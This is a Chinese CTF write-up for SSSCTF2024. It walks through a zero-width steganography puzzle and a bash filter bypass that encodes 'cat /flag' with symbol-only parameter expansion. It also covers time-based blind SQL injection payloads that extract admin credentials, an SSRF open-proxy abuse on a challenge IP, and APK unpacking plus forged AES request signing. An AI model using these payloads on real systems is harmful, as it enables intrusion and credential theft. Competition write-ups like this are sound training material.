SSSCTF2024 wp -Dyinglight crypto 原神 flag{yuanshenqidong} 蒙德文字
reverse check in ida进去就能看到flag
web 1.ravenfield

下载了个编码的插件,发现utf-8编码会显示you win,但是源代码中间空了很多点点,把这些点点复制到浏览器,发现了这篇文章
https://blog.csdn.net/qq_38805084/article/details/102682864

0宽字节隐写,https://yuanfux.github.io/zero-width-web/这个网站可以解密,把you win复制进来解密即可
ps:游戏真好玩)
2.weirdbash(复现) dutctf获得一长串提示
1
2
+-!?$%&*+-!?$%&*+-!?$%&*+-!?$%&*+-!?$%&*+-!?$%&*+-!?$%&*+-!?$%&* noob-noob?noob-noob!noob$noob%noob-noob!noob%noob*noob-noob!noob*noob-noob!noob?noob&noob*noob-noob!noob%noob*noob!noob-noob!noob%noob&noob*noob-noob!noob$noob%noob&noob*noob!noob-noob!noob?noob%noob-noob!noob$noob%noob&noob*noob!noob-noob!noob?noob%noob-noob!noob$noob-noob!noob%noob*noob!noob!noob&noob!noob$noob%noob&noob*noob-noob!noob$noob%noob&noob-noob!noob$noob%noob&noob*noob-noob!noob$noob%noob&noob*noob-noob!noob&noob!noob&noob!noob-noob!noob?noob&noob-noob!noob$noob%noob&noob*noob-noob!noob?noob%noob*noob-noob!noob?noob%noob-noob!noob%noob*noob!noob-noob!noob?noob%noob-noob!noob$noob%noob&noob*noob!noob-noob!noob&noob*noob-noob!noob*noob-noob!noob?noob-noob!noob?noob%noob-noob!noob?noob%noob*noob-noob!noob?noob&noob-noob!noob%noob*noob!noob-noob!noob?noob%noob-noob!noob$noob-noob!noob%noob*noob!noob-noob!noob%noob&noob-noob!noob$noob%noob-noob!noob*noob-noob!noob%noob&noob*noob!noob$noob%noob&
1 +-!? $%&* 是标准顺序1111 1111
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
def noob_encode (input_string ): encodeed_string = "" for char in input_string: ascii_value = ord (char) binary_representation = '{0:08b}' .format (ascii_value) encodeed_char = "" for bit, operator in zip (binary_representation, ['noob+' , 'noob-' , 'noob!' , 'noob?' , 'noob$' , 'noob%' , 'noob&' , 'noob*' ]): if bit == '1' : encodeed_char += operator encodeed_string += encodeed_char return encodeed_string def noob_decode (encodeed_string ): decodeed_string = "" i = 0 while i < len (encodeed_string): try : check_valid_noob_string(encodeed_string[i:]) decodeed_char = "" for operator in ['noob+' , 'noob-' , 'noob!' , 'noob?' , 'noob$' , 'noob%' , 'noob&' , 'noob*' ]: if encodeed_string.startswith(operator, i): decodeed_char += '1' i += len (operator) else : decodeed_char += '0' ascii_value = int (decodeed_char, 2 ) decodeed_string += chr (ascii_value) except DecodeError as e: print (e) raise DecodeError return decodeed_string
根据完整的加解密代码,逻辑是先把字符串ascii转化为八位二进制(例如0000 0000),然后分别用'noob+', 'noob-', 'noob!', 'noob?', 'noob$', 'noob%', 'noob&', 'noob*'去替换这八个数字中的1,得到加密的字符串
解密的逻辑就是把noob串遍历,有对应的字符就加1,没有就加0,得到二进制串,再翻译为ascii码即可
解密后的结果为:Please go to the “/noob” route to capture the flag.
进入/noob路由,经过测试过滤了所有的字母数字,还有&,=,~,_
自己做题的时候一直在用异或绕过的方向,但是命令似乎并不会被解析
利用脚本绕过
1
2
3
4
5
6
7
8
9
10
11
12
13
14
def enc (cmd ): str = '' for cmdx in cmd: str += f'\\\\$(($((1<<1))#{bin (int ((oct (ord (cmdx)))[2 :]))[2 :]} ))' ct = str .replace('1' , '${##}' ).replace('0' , '${#}' ) ct = '${!#}<<<${!#}\\<\\<\\<\\$\\\'' + ct + '\\\'' charset = set () for ctx in ct: if ctx.isprintable() and ctx not in charset: charset.add(ctx) return ct print (enc("cat /flag" ))
${!#}<<<${!#}\<\<\<\$\'\\$(($(($<<$))#$$$$$$))\\$(($(($<<$))#$$$$$))\\$(($(($<<$))#$$$$$))\\$(($(($<<$))#$$$$<<$))#$$$$$))\\$(($(($<<$))#$$$$$$<<$))#$$$$$$<<$))#$$$$$))\\$(($(($<<$))#$$$$$$))\'
加密成noob再执行即可(多等会儿)
本质上是利用$#进行构造,参考文章
3.app(没做出来) 扫描到config:{“key”:”quOKHlGWut9iJUFvDi0CoKwqN1dw0z4zsul5IGdvvpc=”,”iv”:”nsmz/N5vMhnUaF/hSvAP8w==”}
gallery:[{“id”:1,”url”:”/img/1.jpg”},{“id”:2,”url”:”/img/2.jpg”},{“id”:3,”url”:”/img/3.png”}]
4.gpt(复现) 首先是sql时间盲注入,username=1&password=1'+||+if(ascii(substr(database(),1))=115,sleep(2),1)%23
注出数据库名为sssctf2024_db
由于or被ban了,用
1
2
3
4
5
sys.schema_table_statistics_with_buffer sys.x$schema_flattened_keys schema_auto_increment_columns#该视图的作用简单来说就是用来对表自增ID的监控,可以通过该视图获取数据库的表名信息。 schema_table_statistics_with_buffer,x$schema_table_statistics_with_buffer/ / 没有自增数据 mysql.innodb_table_stats、mysql.innodb_table_index
可以替换information_schema,得到表名sssctf2024_users(这些表没有列名)
1 username= 1 & password= 1 '+||+if(ascii(substr((select group_concat(table_name) from sys.schema_table_statistics_with_buffer where table_schema=' sssctf2024_db' limit 0,1),1))=115,sleep(5),0)%23
查列名,可以使用无列名注入
select 1,2,3 union select * from sssctf2024_users会产生一个虚拟表(必须保证列数正确)
只要给虚拟表取一个别名n,即可查询其中的数据,下面查询了第二列的数据
1 select 反引号2 反引号 from (select 1 ,2 ,3 union select * from users)n;
在反引号被过滤时还可以使用给列起别名的方式查询
1 select b from (select 1 ,2 as b,3 union select * from users)n;
还可以使用表名.列名这种形式,n是我们给虚拟表起的别名
1 select n.2 from (select 1 ,2 ,3 union select * from users)n;
故可以用
1 username= 1 & password= 1 '+||+if(ascii(substr((select n.2 from (select 1,2,3 union select * from sssctf2024_users)n limit 0,1),1))=115,sleep(5),0)%23
查到列名为username,password,注出数据
1 username= 1 & password= 1 '+||+if(ascii(substr((select username from sssctf2024_db.sssctf2024_users limit 0,1),1))=115,sleep(5),0)%23
1 Scr1w_admin,sssctf2024_P@ssvv0rd
登陆进去发现

flag生成的是假的,next-gpt能搜索到一个ssrf漏洞
但是,有一些暴露的服务器端点。其中一个端点位于/API/cors,它的功能设计为开放代理,允许未经身份验证的用户通过它发送任意HTTP请求。添加此端点似乎是为了支持将客户端聊天数据保存到WebDAV服务器。此端点的存在是一种反模式:它允许客户端绕过内置的浏览器保护,通过服务器端端点访问跨域资源。
于是访问http://210.30.97.133:10181/api/cors/http/scr1wgpt-web/generator即可拿到真正的flag

5.app

360加固,用frida-dexdump脱壳
前台模拟器挂着app,开启adb中的frida
生成了一个文件夹,把里面的dex文件拖入jadx

再用fiddler抓包,抓到config的包
{“key”:”khcYuxRprjYyRVY71OK6RLSi2jn2ljd7vkm+VqDAgRk=”,”iv”:”bhT3FXFaimOl80uvAk92+A==”}


点击个人信息抓到这个包,直接访问http://210.30.97.133:10055/service/m/app/info?uid=-1

得知访问数据是要签名的,签名需要config里的key和iv,用java签名的AES加密,发包
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import javax.crypto.Cipher;import javax.crypto.spec.SecretKeySpec;import javax.crypto.spec.IvParameterSpec;import java.security.MessageDigest;import java.util.Base64;public class Main { public static void main (String[] args) throws Exception { String key = "khcYuxRprjYyRVY71OK6RLSi2jn2ljd7vkm+VqDAgRk=" ; String iv = "bhT3FXFaimOl80uvAk92+A==" ; String data = "uid=20×tamp=1&a=2&nonce=3" ; Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding" ); cipher.init(Cipher.ENCRYPT_MODE, new SecretKeySpec (Base64.getDecoder().decode(key), "AES" ), new IvParameterSpec (Base64.getDecoder().decode(iv))); byte [] encrypted = cipher.doFinal(data.getBytes()); MessageDigest md = MessageDigest.getInstance("MD5" ); byte [] digest = md.digest(encrypted); StringBuilder sb = new StringBuilder (); for (byte b : digest) { sb.append(String.format("%02x" , b)); } String sign = sb.toString(); System.out.println("Generated sign: " + sign); } }
